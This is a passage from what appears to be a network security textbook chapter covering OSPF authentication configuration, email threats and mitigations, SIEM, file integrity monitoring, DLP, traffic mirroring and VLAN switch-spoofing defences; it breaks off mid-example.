1. The local router sends a challenge message to the remote router.
2. The remote node responds with a value calculated using an MD5 hash salted with the password.

3. The local router verifies the hash value with the same password, thus ensuring that the remote router knows the password without sending the password. Figure 1-11 compares these two operations.

Key Topic




Figure 1-11 PPP Authentication Protocols

Additional Route Protection

You can use OSPFv2 HMAC-SHA cryptographic authentication when possible to ensure the integrity of the information contained in an update and verify the source of the exchange between the routers; simple password authentication does not. Let's look at how you could configure this between a router named R1 and one named R2, using the OSPF routing protocol, key 1, and the password MYPASS.

First, you need to configure a keychain. Here is the keychain for R1:

```
R1(config)# key chain 6
R1(config-keychain)# key 1
R1(config-keychain-key)# key-string  MYPASS
R1(config-keychain-key)# cryptographic-algorithm hmac-sha-512
R1(config-keychain-key)# exit
R1(config-keychain)# exit
R1(config)#
```

The keychain is named 6, and it is locally significant. The peer does not need to have same name. You just need to match the key string, which is MYPASS. The following commands instruct the router to use OSPF authentication to validate the peer router on interface gig0/0 by using a keychain named 6:

```
R1(config)# int gig0/0
R1(config-if)# ip add 10.1.1.1 255.255.255.252
R1(config-if)# ip ospf authentication
R1(config-if)# ip ospf authentication key-chain 6
R1(config-router)# exit
R1(config)#
R2
```

Here is the keychain for R2:

```
R2(config)# key chain 8
R2(config-keychain)# key 1
R2(config-keychain-key)# key-string MYPASS
R2(config-keychain-key)# cryptographic-algorithm hmac-sha-512
R2(config-keychain-key)# exit
R2(config-keychain)# exit

R2(config)# int gig0/0
R2(config-if)# ip add 10.1.1.2 255.255.255.252
R2(config-if)# ip ospf 1 area 0
R2(config-if)# ip ospf authentication
R2(config-if)# ip ospf authentication key-chain 8
```

Mail Security

Email is without a doubt the most widely used method of communication in the enterprise. It uses three standard messaging protocols that can be run over TLS to create a secure communication channel: IMAP, POP, and SMTP. When they are run over TLS, the port numbers used are different. These protocols are discussed in the following sections.

IMAP

Internet Message Access Protocol (IMAP) is an application layer protocol used on a client to retrieve email from a server. The latest version is IMAP4. Unlike POP3 (discussed next), which is another email client that can only download messages from the server, IMAP4 allows a user to download a copy and leave a copy on the server. IMAP4 uses port 143. A secure version, IMAPS (IMAP over SSL), uses port 993.

POP

Post Office Protocol (POP) is an application layer email retrieval protocol. POP3 is the latest version. It allows for downloading messages only and does not allow the additional functionality provided by IMAP4. POP3 uses port 110. A secure version that runs over SSL is also available; it uses port 995.

SMTP

POP and IMAP are client email protocols used for retrieving email, but when email servers are talking to each other, they use ***Simple Mail Transfer Protocol (SMTP)***, a standard application layer protocol. This is also the protocol used by clients to send email. SMTP uses port 25, and when it runs over SSL, it uses port 465.

NOTE Unfortunately, email offers a number of attack vectors to those with malicious intent. In most cases, the best tool for preventing these attacks is user training and awareness as many of these attacks are based on poor security practices among users.

Email Spoofing

Email spoofing is the process of sending an email that appears to come from one source when it really comes from another. It is made possible by altering the fields of email headers, such as From, Return Path, and Reply-to. Its purpose is to convince the receiver to trust the message and reply to it with some sensitive information that the receiver would not share with an untrusted source.

Email spoofing is often one step in an attack designed to harvest usernames and passwords for banking or financial sites. Such attacks can be mitigated in several ways. One way is to use SMTP authentication, which, when enabled, disallows the sending of an email by a user that cannot authenticate with the sending server.

Another possible mitigation technique is to implement ***Sender Policy Framework (SPF)***. SPF is an email validation system that works by using Domain Name System (DNS) to determine whether an email sent by someone has been sent by a host sanctioned by that domain's administrator. If it can't be validated, it is not delivered to the recipient's inbox.

Spear Phishing

Phishing is a social engineering attack in which a recipient is convinced to click a link in an email that appears to go to a trusted site but in fact goes to the hacker's site. These attacks are used to harvest usernames and passwords.

Spear phishing is the process of carrying out a phishing attack on a specific person rather than a random set of people. The attack may be made more convincing by using details about the person learned through social media.

Several actions can be taken to mitigate spear phishing, including

- Deploy a solution that verifies the safety of all links in emails. An example of this is Invincea FreeSpace, which opens all links and attachments in a secure virtual container, preventing any harm to users' systems.
- Train users to regard all emails suspiciously, even if they appear to come from friends.

Whaling

Just as spear phishing is a subset of phishing, ***whaling*** is a subset of spear phishing. In whaling, the person targeted is someone of significance or importance. It might be a CEO, COO, or CTO, for example. The attack is based on the assumption that these people have especially sensitive information to divulge. The same techniques that can be used to mitigate spear phishing can also apply to whaling.

Spam

You probably don't like the way your email box fills every day with unsolicited emails, many of them trying to sell you something. In many cases, you cause yourself to receive this email by not paying close attention to all the details when you buy something or visit a site. When email is sent out on a mass basis that is not requested, it is called ***spam***.

Spam is more than an annoyance; it can clog email boxes and cause email servers to spend resources delivering it. Sending spam is illegal, and many spammers try to hide the source of their spam by relaying through other corporations' email servers. Not only does this hide its true source but it can cause the relaying company to get in trouble.

Today's email servers have the ability to deny relaying to any email servers that you do not specify. This can prevent your email system from being used as a spamming mechanism. This type of relaying should be disallowed on your email servers. Moreover, spam filtering should be deployed on all email servers.

Spam filters are designed to prevent spam from being delivered to mailboxes. The issue with spam filters is that often legitimate email is marked as spam. Finding the right setting can be challenging. Users should be advised that no filter is perfect, and they should regularly check quarantined email for legitimate emails.

Anti-spam services can also be offered from the cloud. Vendors such as Postini and Mimecast scan your email and then store anything identified as problematic on their server, where you can look through the spam to verify that it is, in fact, spam. In this process, illustrated in Figure 1-12, the mail first goes through the cloud server, where any problematic mail is quarantined. Then the users can view the quarantined items through a browser at any time.

Key Topic




Figure 1-12 Cloud Antispam

Captured Messages

Email traffic, like any other traffic type, can be captured in its raw form with a protocol analyzer. If the email is stored as cleartext or plaintext, it can be read. For this reason, encryption should be used for all email of a sensitive nature. While encryption can be achieved using the digital certificate of the intended recipient, this is typically possible only if the recipient is part of your organization and your company has a PKI. Many email products include native support for digital signing and encryption of messages using digital certificates.

While it is possible to use email encryption programs like Pretty Good Privacy (PGP), it is confusing for many users to use these products correctly without training. Another option is to use an encryption appliance or service that automates the encryption of email. Regardless of the specific approach, encryption of messages is the only mitigation for information disclosure from captured packets.

Disclosure of Information

In some cases, information is disclosed not because an unencrypted message is captured but because the email is shared with others who may not be trustworthy. Even when an information disclosure policy is in place, it may not be followed by everyone. To prevent this type of disclosure, you can sanitize all outgoing content for types of information that should not be disclosed and have it removed. An example of a product that can do this is Axway MailGate.

Malware

Email is a frequent carrier of malware; in fact, email is the most common vehicle for infecting computers with malware. You should employ malware scanning software on both client machines and the email server. Despite taking this measure, malware can still get through, and it is imperative to educate users to follow safe email handling procedures (such as not opening attachments from unknown sources). Training users is critical.

Application Programming Interface (API) Gateway/Extensible Markup Language (XML) Gateway

An ***application programming interface (API)*** is an interface that handles interactions between multiple software applications or mixed hardware/software intermediaries. APIs are key in handing off work from one application to another. The ***API gateway*** receives requests, called API calls, from internal and external sources; it routes a request to the appropriate API or APIs, and receives and delivers the responses to the user or device that made the request. The major public cloud providers offer API management platforms for this function.

Extensible Markup Language (XML) is a markup language often used in web deployments. It is readable by both humans and computers and commonly used by data-exchange services (like blog feeds) to send information between otherwise incompatible systems. An ***XML gateway*** is an externally facing screened subnet (DMZ) tier of a web services platform that handles these communications.

Traffic Mirroring

Traffic mirroring is the process of capturing and duplicating the stream of packets traversing an interface. In this section you will learn about the techniques used in traffic mirroring.

Switched Port Analyzer (SPAN) Ports

One of the challenges in capturing traffic (a challenge faced by both hackers and legitimate technicians) is created by the function of modern switches. Switches create a separate collision domain for each switchport, so when you connect a sniffer to a switchport, the utility will only capture traffic addressed to that MAC address. Therefore, to capture all traffic, the traffic destined for the other ports must be sent or mirrored to the designated port to which the sniffer is connected. When this is done, Cisco calls the port a ***switched port analyzer (SPAN)*** port. The process is shown in Figure 1-13.

Key Topic




Figure 1-13 SPAN Process

Port Mirroring

Port mirroring is simply the generic name for the process described in the section on SPAN. Other vendors have different names for SPAN ports, such as roving analysis ports (RAPs) on 3Com switches.

Virtual Private Cloud (VPC)

Virtual private clouds (VPCs) are often used for safe traffic analysis and often use traffic mirroring in that process. For example, Amazon Virtual Private Cloud (Amazon VPC) can mirror traffic to the cloud and analyze it there. The benefit is that this relieves the organization of monitoring network-level traffic within its own workloads.

Network Tap

The term ***network tap*** speaks more to the position of a monitoring device than to its function. It is directly attached to the network, and all traffic flows through it. This design is shown in Figure 1-14. The advantages of a tap over a SPAN port are:

- It is secure.
- A tap provides an exact duplicate of network traffic.
- There is no added latency or altered timing.

Key Topic




Figure 1-14 Network Tap

Sensors

Sensors are designed to gather information of some sort and make it available to a larger system, such as an HVAC controller or an IDS. You will learn how sensors play a role in SCADA systems in Chapter 20, "Explaining Security Considerations Impacting Specific Sectors and Operational Technologies." In this section you'll learn how various systems use software and hardware sensors to gather and organize information.

Security Information and Event Management (SIEM)

For large enterprises, the amount of log data that needs to be analyzed can be quite large. For this reason, many organizations implement a ***security information and event management (SIEM)*** system, which provides an automated solution for analyzing events and deciding where attention needs to be given.

Most SIEM products support two ways of collecting logs from log generators:

Key Topic

- **Agentless:** With this type of collection, the SIEM server receives data from the individual hosts without needing to have any special software installed on those hosts. Some servers pull logs from the hosts, which is usually done by having the server authenticate to each host and retrieve its logs regularly. In other cases, the hosts push their logs to the server, which usually involves each host authenticating to the server and transferring its logs regularly. Regardless of whether the logs are pushed or pulled, the server then performs event filtering and aggregation and log normalization and analysis on the collected logs.
- **Agent based:** With this type of collection, an agent program is installed on the host to perform event filtering and aggregation and log normalization for a particular type of log. The host then transmits the normalized log data to a SIEM server, usually on a real-time or near-real-time basis, for analysis and storage. Multiple agents may need to be installed if a host has multiple types of logs of interest.


Some SIEM products also offer agents for generic formats such as Syslog and SNMP. A generic agent is used primarily to get log data from a source for which a format-specific agent and an agentless method are not available. Some products also allow administrators to create custom agents to handle unsupported log sources.

There are advantages and disadvantages to each method. The primary advantage of the agentless approach is that agents do not need to be installed, configured, and maintained on each logging host. The primary disadvantage is the lack of filtering and aggregation at the individual host level, which can cause significantly larger amounts of data to be transferred over networks and increase the amount of time it takes to filter and analyze the logs. Another potential disadvantage of the agentless method is that the SIEM server may need credentials for authenticating to each logging host. In some cases, only one of the two methods is feasible; for example, there might be no way to remotely collect logs from a particular host without installing an agent onto it.

SIEM products usually include support for several dozen types of log sources, such as operating systems, security software, application servers (for example, web servers, email servers), and even physical security control devices, such as badge readers. For each supported log source type, except for generic formats such as Syslog, the

SIEM products typically know how to categorize the most important logged fields. This significantly improves the normalization, analysis, and correlation of log data over that performed by software with a less granular understanding of specific log sources and formats. Also, the SIEM software can perform event reduction by disregarding data fields that are not significant to computer security, potentially reducing the SIEM software's network bandwidth and data storage usage. Figure 1-15 shows output from a SIEM system. Notice the various types of events that have been recorded.

Key Topic



Start Time: 2/11/2016 4:00:00 PM PST
End Time: 3/25/2016 5:00:00 PM PDT
Evaluation: Continuous
Filter: MatchesFilter("21SA4CUEBABCAPedw95Ei0w==:/All Filters/Partners/Lastline/Lastline:::")
Inline Filter: <No Filter>

Very High: 0
High: 4858
Medium: 52
Low: 64
Very Low: 0
Total Events: 4974

Field Set: (none)

Manager Receipt Time	End Time	Name	Attacker Address	Target Address	Priority	Device Vendor	Device Product
3/18/2016 2:49:14 PM PDT	3/18/2016 9:41:54 PM PDT	Suspicious Email Attachment			8	Lastline	Enterprise
3/18/2016 2:12:14 PM PDT	3/18/2016 9:05:36 PM PDT	Suspicious Email Attachment			8	Lastline	Enterprise
3/18/2016 12:16:04 PM PDT	3/18/2016 7:07:54 PM PDT	Suspicious Email Attachment			8	Lastline	Enterprise
3/18/2016 11:13:04 AM PDT	3/18/2016 6:09:42 PM PDT	IDS Signature Match	192.168.100.131	204.232.180.209	3	Lastline	Enterprise
3/18/2016 11:13:04 AM PDT	3/18/2016 6:09:42 PM PDT	Suspicious DNS Resolution	192.168.100.131	192.168.100.250	3	Lastline	Enterprise
3/18/2016 11:13:04 AM PDT	3/18/2016 6:10:05 PM PDT	Suspicious Network Connection	192.168.100.131	204.232.180.209	3	Lastline	Enterprise
3/18/2016 10:56:54 AM PDT	3/18/2016 5:48:46 PM PDT	Suspicious Email Attachment			8	Lastline	Enterprise

Figure 1-15 SIEM Output

The tool in Figure 1-15 shows the name or category within which each alert falls (Name column), the attacker's address, if captured (it looks as if 192.168.100.131 was captured), the target IP address (three were captured), and the priority of the alert (Priority column). Given this output, the suspicious email attachments (high priority) need to be investigated. While only four alerts show on this page, if you look at the top-right corner, you can see that there are a total of 4,858 alerts with high priority, many of which are likely to be suspicious email attachments.

Log sources for SIEM can include the following:

Key Topic

- Application logs
- Antivirus logs
- Operating system logs
- Malware detection logs

One consideration when working with a SIEM system is to limit the amount of information collected to what is really needed. Moreover, you need to ensure that adequate resources are available to ensure good performance.

In summary, an organization should implement a SIEM system when:

- More visibility into network events is desired
- Faster correlation of events is required
- Compliance issues require reporting to be streamlined and automated
- It needs help prioritizing security issues

Table 1-9 lists advantages and disadvantages of a SIEM system.

Key Topic

Table 1-9 Advantages and Disadvantages of a SIEM System

Advantages	**Disadvantages**
Identifies network threats in real time	Potentially complex deployment
Enables quick forensics	Costly
Has a GUI-based dashboard	Can generate many false positives
Enables administrators to study the root causes of errors	May not provide visibility into cloud assets

File Integrity Monitoring (FIM)

Many times, malicious software and malicious individuals make unauthorized changes to files. In many cases these files are data files, and in other cases they are system files. While alterations to data files are undesirable, changes to system files can compromise an entire system.

The solution is file integrity software that generates a hash value of each system file and verifies that hash value at regular intervals; this is called ***file integrity monitoring (FIM)***. This entire process is automated, and in some cases a corrupted system file will automatically be replaced when discovered.

While there are third-party tools such as Tripwire that do FIM, Windows offers the ***System File Checker (SFC)*** for FIM. SFC is a command-line utility that checks and verifies the versions of system files on a computer. If system files are corrupted, SFC replaces the corrupted files with correct versions.

The syntax for the **SFC** command is as follows:

```
SFC [switch]
```

The switches vary a bit between different versions of Windows. Table 1-10 lists the most common ones available for SFC.

Table 1-10 SFC Switches

Switch	Purpose
/CACHESIZE=X	Sets the Windows File Protection cache size, in megabytes
/PURGECACHE	Purges the Windows File Protection cache and scans all protected system files immediately
/REVERT	Reverts SFC to its default operation
/SCANNOW	Immediately scans all protected system files
/SCANONCE	Scans all protected system files once
/SCANBOOT	Scans all protected system files every time the computer is rebooted
/VERIFYONLY	Scans protected system files and does not make any repairs or changes
/VERIFYFILE	Identifies the integrity of the file specified and makes any repairs or changes
/OFFBOOTDIR	Does a repair of an offline boot directory
/OFFWINDIR	Does a repair of an offline Windows directory

Simple Network Management Protocol (SNMP) Traps

Simple Network Management Protocol (SNMP) is an application layer protocol that is used to retrieve information from network devices and to send configuration changes to those devices. SNMP uses TCP port 162 and UDP ports 161 and 162.

SNMP devices are organized into communities, and the community name must be known to either access information from or send a change to a device. It also can be used with a password. SNMP versions 1 and 2 are susceptible to packet sniffing, and all versions are susceptible to brute-force attacks on the community strings and passwords used. The default community string names, which are widely known, are often left in place. The latest version, SNMPv3, is the most secure.

SNMP traps can be used to generate alerts when a certain threshold has been met. For example, an SNMP trap might alert you if the CPU usage exceeds a certain level or when the temperature inside the case reaches a retain level.

NetFlow

A network flow is a single conversation or session that shares certain characteristics between two devices. You can use tools and utilities such as the Cisco ***NetFlow***

Analyzer to organize these conversations for traffic analysis and planning. You can set tools like this to define conversations on the basis of various combinations of the following characteristics:

- Ingress interface
- Source IP address
- Destination IP address
- IP protocol (TCP, UDP, ICMP, IGM, ARP)
- Source port for UDP or TCP
- Destination port for UDP or TCP and type and code for ICMP (with type and code set as 0 for protocols other than ICMP)
- IP type of service

The most commonly used network flow identifiers are source and destination IP addresses and source and destination port numbers. You can use the **nfdump** command-line tool to extract network flow information for a particular flow or conversation.

Here is an example:

```
Date flow start Duration Proto Src IP Addr:Port Dst IP Addr:Port
Packets Bytes Flows
2010-09-01 00:00:00.459 0.000 UDP 127.0.0.1:24920 ->
192.168.0.1:22126 1 46 1
2010-09-01 00:00:00.363 0.000 UDP 192.168.0.1:22126 ->
127.0.0.1:24920 1 80 1
```

In this example, in the first flow, a packet is sent from the host machine using 127.0.0.1 with port number 24920 to a machine at 192.168.0.1 directed to port 22126. The second flow is the response from the device at 192.168.0.1 to the original source port 24920.

Tools like this usually provide the ability to identify the top five protocols in use, the top five speakers on the network, and the top five flows or conversions. Moreover, they can graph this information, which makes identifying patterns easier.

Data Loss Prevention (DLP)

Data leakage occurs when sensitive data is disclosed to unauthorized personnel either intentionally or inadvertently. ***Data loss prevention (DLP)*** software attempts to prevent data leakage. It does this by maintaining awareness of actions that can and cannot be taken with respect to a document.

DLP software uses ingress and egress filters to identify sensitive data that is leaving the organization and can prevent such leakage. Ingress filters examine information that is entering the network, while egress filters examine information that is leaving the network. Using an egress filter is one of the main mitigations to data exfiltration, which is the unauthorized transfer of data from a network.

Let's look at an example. Suppose that product plans should be available only to the Sales group. For that document, you might create a policy that specifies the following:

- It cannot be emailed to anyone other than Sales group members.
- It cannot be printed.
- It cannot be copied.

You could then implement the policy in two locations:

- **Network DLP:** You could install it at network egress points near the perimeter; in this scenario, network DLP analyzes network traffic.
- **Endpoint DLP:** Endpoint DLP runs on end-user workstations or servers in the organization.

You can use both precise and imprecise methods to determine what is sensitive:

- **Precise methods:** These methods involve content registration and trigger almost zero false-positive incidents.
- **Imprecise methods:** These methods can include keywords, lexicons, regular expressions, extended regular expressions, metadata tags, Bayesian analysis, and statistical analysis.

The value of a DLP system lies in the level of precision with which it can locate and prevent the leakage of sensitive data. DLP software resides in endpoints and thus is considered another example of endpoint security software.

When data exfiltration is a concern, DLP can be used to both prevent sensitive data from leaving the premises and alert security professionals when attempts are occurring. By electronically labeling data with its proper classification, a DLP system can take action in real time when such attempts occur, regardless of whether the attempts are intentional or unintentional.

Antivirus

While many scenarios that we face are new, one is not: the ever-present danger from malware. While many are still fighting this battle using traditional premises-based anti-malware tools, new approaches have emerged.

Cloud antivirus products run not on the local computer but in the cloud, creating a smaller footprint on the client and utilizing processing power in the cloud. These products have the following advantages:

Key Topic

- They allow access to the latest malware data within minutes of the cloud antivirus service learning about it.
- They eliminate the need to continually update the antivirus software.
- The client is small, and it requires little processing power.

Cloud antivirus products have the following disadvantages:

- There is a client-to-cloud relationship, which means these products cannot run in the background.
- They may scan only the core Windows files—and not the whole computer—for viruses.
- They are highly dependent on an Internet connection.

Segmentation

An organization might need to segment its network to improve network performance, to protect certain traffic, or for a number of other reasons. Segmenting an enterprise network is usually achieved through the use of routers, switches, and firewalls.

A network administrator may decide to implement VLANs using switches or may deploy a screened subnet (sometimes known as a DMZ) using firewalls. No matter how you choose to segment a network, you should ensure that the interfaces that connect the segments are as secure as possible. This may mean closing ports, implementing MAC filtering, and using other security controls. In a virtualized environment, you can implement separate physical trust zones. When the segments or zones are created, you can delegate separate administrators who are responsible for managing the different segments or zones. In this section you'll learn about ***segmentation*** techniques.

Microsegmentation

Microsegmentation is a method of creating zones in data centers and cloud environments to isolate workloads from one another and secure them individually. Figure 1-16 shows east–west traffic as compared with north–south traffic in a data center. Note that north–south traffic undergoes firewall inspection, while east–west traffic does not. Microsegmentation is often used to subject east–west traffic, which normally does not go through a firewall, to the same sort of inspection as north–south traffic. While not required, microsegmentation is often combined with software-defined networking (SDN), which is discussed later in the chapter.

Key Topic




Figure 1-16 East–West/North–South Traffic Flows

Local Area Network (LAN)/Virtual Local Area Network (VLAN)

A ***local area network (LAN)*** comprises a set of devices that reside in the same IP subnet. LANs can be subdivided by creating ***virtual local area networks (VLANs)*** on a switch. This can be done for performance reasons (to make smaller networks that perform better) and for security reasons (because VLAN-to-VLAN traffic goes through a router, where access rights can be defined).

VLANs can also span multiple switches, meaning that devices connected to switches in different parts of a network can be placed in the same VLAN, regardless of physical location.

VLANs offer another way to add a layer of separation between sensitive devices and the rest of the network. For example, if only two devices should be able to connect to the HR server, the two devices and the HR server could be placed in a VLAN separate from the other VLANs. Traffic between VLANs can only occur through a router. Routers can be used to implement ACLs that control the traffic allowed between VLANs.

The relationship between a router, switches, and VLANs is shown in Figure 1-17. Notice that each VLAN is a different IP subnet, thus requiring routing between the VLANs.

Key Topic




Figure 1-17 VLANs

Trunk links are links between switches and between routers and switches that carry the traffic of multiple VLANs. Normally when a hacker is trying to capture traffic with a protocol analyzer, she is confined to capturing only unicast data on the same switch port to which she is attached and only broadcasting and multicasting data from the same VLAN of which her port is a member. However, if a hacker is able to create a trunk link with one of your switches, she can now capture traffic in all VLANs on the trunk link. In most cases, it is difficult for her to do so, but on Cisco switches, it is possible for the hacker to take advantage of the operations of a protocol called ***Dynamic Trunking Protocol (DTP)*** to create a trunk link quite easily. DTP allows two switches to form a trunk link automatically, based on their settings.

A switch port can be configured with the following possible settings:

Key Topic

- **Trunk:** The switch port is hard-coded to be a trunk.
- **Access:** The switch port is hard-coded to be an access port.
- **Dynamic desirable:** The port is willing to form a trunk and will actively attempt to form a trunk.
- **Dynamic auto:** The port is willing to form a trunk but will not initiate the process.

CAUTION If a switch port is set to either dynamic desirable or dynamic auto, it would be easy for a hacker to connect a switch to that port, set his port to dynamic desirable, and thereby form a trunk. This type of attack, called switch spoofing, is shown in Figure 1-18. All switch ports should be hard-coded to trunk or access, and DTP should not be used. The protocol is not even recommended by Cisco, which created it.




Figure 1-18 Switch Spoofing

You can use the following command set to hard-code a port on a Cisco router as a trunk port:

```
Switch(config)# interface FastEthernet 0/1
Switch(config-if)# switchport mode trunk
```

To hard-code a port as an access port that will never become a trunk port, thus making it impervious to a switch spoofing attack, you use this command set:

```
